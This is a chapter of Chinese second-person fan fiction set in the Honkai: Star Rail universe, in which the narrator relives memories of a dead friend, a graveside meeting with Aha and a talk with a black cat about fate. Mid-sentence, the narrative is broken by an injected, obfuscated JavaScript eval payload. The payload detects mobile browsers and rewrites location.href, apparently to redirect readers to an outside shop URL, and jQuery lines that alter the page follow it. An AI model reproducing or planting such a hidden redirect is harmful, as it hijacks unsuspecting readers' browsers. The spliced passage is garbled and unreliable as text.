你回到小木屋的时候,笨笨并不在。
你感应了一下它的方位。
啊,果然在铆钉镇。
自从向星核许过愿望之后,你和这颗星球的联系就变得格外紧密起来。
星核逸散的能量笼罩了这颗星球的每一个地方,它是你的眼,你的耳,只要你想,你可以感觉到在这颗星球上发生的每一件事情。
当然,命运的馈赠是有代价的。
你能感觉到,如果这颗星球受到伤害,你也会受到反噬。
你们已然命运相连。
今天发生的事情,对你来说真的是经过深思熟虑过后的决定吗?你会在未来后悔吗?还是会如今天这般,将其他星球的命运也缚于你身?
你不知道。
你很少思考未来的事情——一个连过去都没有的人拿什么思考未来的事情?
但你有种感觉,你已经做出了一个*足以决定你命运的决定*。未来的路径已经发生了变化。前路一片混沌……
你在心底祈祷阿哈保佑。这位游戏人间的神灵最爱做的事情,就是把原本「确定」的事情变得「混沌」起来……而那意味着更多「可能」。
自阿基维利陨落后,这部分的权柄就落到了阿哈头上。
虔诚祈祷过后,你拿起那枚琥珀结晶。(希望祂喜欢这个笑话——还有什么比对着阿哈虔诚祈祷更好笑的事情吗?)
琥珀在你手中如流水般融化。你像接触忆泡一样,轻轻将它抵在额头上。
你的思绪渐沉。
……
这个世界只有两种色彩。
一种金色,一种紫色。
(天哪,怎么会有这么糟糕的色彩搭配?这种搭配只有出现在珠宝首饰上你才能接受。)
你在和某人说话。你看不见那人的长相。不过ta给你的感觉很亲切。
“我知道,■■,不用担心我。”你的声音带着笑意,“让宇宙保持均衡才是「互」的目的。祂将世间万物都放在天秤两方衡量,当你属于过重的那方,祂对你来说就是敌人;但当你属于过轻的那方,祂就是你最好的盟友。但是你知道的,我一向不喜欢比我活得久还比我神秘的家伙。”
“……”
“哦,你说那两位新神?啊,祂们的活力有时候真让我头疼……不过和祂们相处果然十分有趣。”
“……”
“哎,怎么突然提到这么沉重的话题?我怎么可能会*死*?我向来乐于助人,好善乐施,几乎保持绝对中立……我想不明白谁会希望看见我死?”
“……”
“「毁灭」?……呵呵,祂这种向全世界开战的家伙不在我计算内。”
“……”
“在你看来,我是那种很容易沉湎于过去的类型吗?亚德丽芬的灾厄已经过去了,「毁灭」也已经诞生,再谈论这些也没什么意义。你我都知道,「毁灭」必将诞生,不是祂也会是别人。这片宇宙如此糟糕……又如此迷人,连我有时都会诞生毁灭的念头呢,呵呵。”
这段对话似乎到此为止了。
你全程听不懂和你对话那人的语言——没错,不是听不清,而是听不懂。
你需要一个联觉信标,你在心里吐槽。
空间中的金色和紫色扭曲了一阵,如沸腾的水般滚动着,而后画面一转,变成了清晰具体的场景。
下雨了。你撑着伞,站在某条街道上,路上偶有行人走过。
你的心情和天气一样,阴郁忧伤。
你手中抱着束花。你是要去给谁扫墓吗?在胸腔中涌动的这种情感,似乎……是哀悼。
你猜对了。阴雨连绵,远处雷声滚滚,你将花束放在无名的墓碑之上。
“命运无常啊。”你听见自己说,“之前你还专门过来提醒我小心,没想到吧,先*死*的是你。
“何必呢,我的朋友?你明知道我从不干涉人间事,还将这么沉重的担子交给我。”
你叹了口气,叹息声被厚重雨幕阻隔。你看见新鲜的花被雨水打湿,于是将手里握着的伞放在了墓碑边上。
“为什么今天要下雨?”
毫无道理的抱怨。
然而却有人回答了你:“俗话说,天要下雨,娘要嫁人……也许这是老天给你开的玩笑呢?”
你感觉记忆中的自己悲伤的情绪被冲淡了。取而代之的是深深的无语。
“老天爷不会在我朋友的坟头跟我开玩笑,但你会。”你转过身,“阿哈,你来干什么?”
“给你讲个不好笑的笑话?哈哈,开玩笑的!——下雨了,我来给你送伞。”
“想安慰我就直说。”
“哈哈——你还需要安慰?我还以为你身体里的每一个部分都是硬的,包括你的心——啊!别揍我,这是我新买的伞!”
“你知道吗,你最大缺点就是长了张嘴。不会讲笑话就别讲!我真想让全天下的「欢愉」信徒都知道他们的神明不会讲笑话!”
“哈哈哈哈哈——抱歉,我只是觉得,你刚才讲了个很好笑的笑话。伞!我的伞真的要坏了!虽然我没有面子——物理意义上的面子——但我也是需要挡雨的!你今天真的格外暴躁。说真的,需要我跟你介绍几个排解坏情绪的法子吗?”
“你最好说点真的管用的。”
“来世界尽头,弄点*解忧*饮品喝喝?”
“你说的是那个不允许你入内的酒馆?你不是说,那是整个世界最不「欢愉」的地方吗?”
“哈哈,那个酒馆本身就是个*笑话*!但是,那里也承载着我的心血啊!我亲自参与了里面的装修,甚至在灯球里放了给每位「假面愚者」的礼物——哈哈哈,连你也有份哦!不来试试吗?”
“我又不是「假面愚者」……”
“你可以是,亲爱的。”
……
你不知道这段记忆到底何意味。如果是想记录一下那个被抹掉的■■在提醒你有可能会死之后反倒自己先死了,在墓碑那里就可以停止了。
然而阿哈出现了。你看见了祂的脸——哦,乐子神在上,假面愚者说的是真的,祂真的没有面子!
你在和一个*无面人*交谈。
好歹你知道了,你和阿哈关系真的不错,难怪在梦里你能把祂喊来。虽然纳努克也来了就是了。
还有,死掉的■■把什么重担留给了你?你的记忆总是截取一;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17285793|198427||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
个片段,也不放全,还总是把关键信息模糊处理,跟谜语人似得。
你怀疑它在诡计叙事。
这一段记忆结束于阿哈说的那句话。雨还在下,但是你看不见水洼里你的影子。然后四周极速变黑……
你好像真的来到「世界尽头」了。
眼前是一只又一只的黑猫。
它们闭眼的时候,周围就只是一片漆黑。但当它们睁眼的时候,世界就亮起了一盏又一盏的灯。
你向前走,猫的眼睛就跟着你移动。
最终,你走到世界的尽头。那里有一把椅子,黑猫就坐在上面。
“稀客。”猫开口。
“不稀。”你随口回答道,“你早知道我会来这一遭吧?”
“从我的角度来说,「世界尽头」欢迎任何人。”猫说,“只是鲜少有人造访。”
“喔,那你也知道我要问什么了吧?”
黑猫停顿了一会儿。
“我看出你有着对我的怒火。虽然分量不多。你是想问,我跟■■说了什么,它的死和我有没有关系,对吧?以及,你的结局。
“第一个问题的答案是:有又没有。我可以告诉你我们谈话的全部内容。实际上,我们只是偶然间擦肩而过,祂看见了我,而我告知了你与祂的结局。”
一阵静默。
“所以,祂那时候就已经知道祂会*死*?”你低下头,看着地面。在绝对黑暗的地方,你的伞投不下任何阴影。“那是祂的临终托付……这可真是个让人笑不起来的冷笑话。所以,我的结局也是去*死*?”
黑猫:“在祂死之前,的确如此。”
“这话是什么意思?”
“命运总是奇妙的。在祂能自主选择的时候,祂选择了有关于你的另一种可能。所以……你也拥有了更多的可能。”黑猫平静地说,“于是,这个世界也拥有了更多可能。”
“我听不懂。”你说,“我可不可以把你这句话理解为,祂为了给我创造另一种可能性,才在那时候……选择了*死亡*?”
黑猫颔首。
又是一阵静默。
你感到胸膛中涌上了前所未有的悲伤和……愤怒。
“多有意思。”你说,“到头来,我保护不了任何人。我很好奇,在你的眼里,这个世界是不是一本已完成的剧本,你的观测只是将这本书从前翻到后,知道整个世界迎来它的最终结局。”
“你可以这么理解。”猫说,“但我有必要提醒你:命运并非既定。”
“你的存在不就已经证明命运既定?”
猫的脸上浮现出一丝笑容。这笑容出现在猫身上,多少有些诡异。
“正如你刚才所言,世界是一本已完成的剧本。然而,已完成并非意味着全然不可改变。你知道薛定谔的猫吧?在书页被翻动之前,一切都是*即将到来*而非*已经到来*的状态,用天才们的语言来说,未被观测的命运处在「是与不是」的叠加态。
“对我来说,改变命运的方式即:不观测。
“有时候,让事物处在混沌的模样,能发展出更多的可能性。关于这点,我建议你多向你那位爱笑的朋友取取经,祂善于并且总乐于将水搅浑。”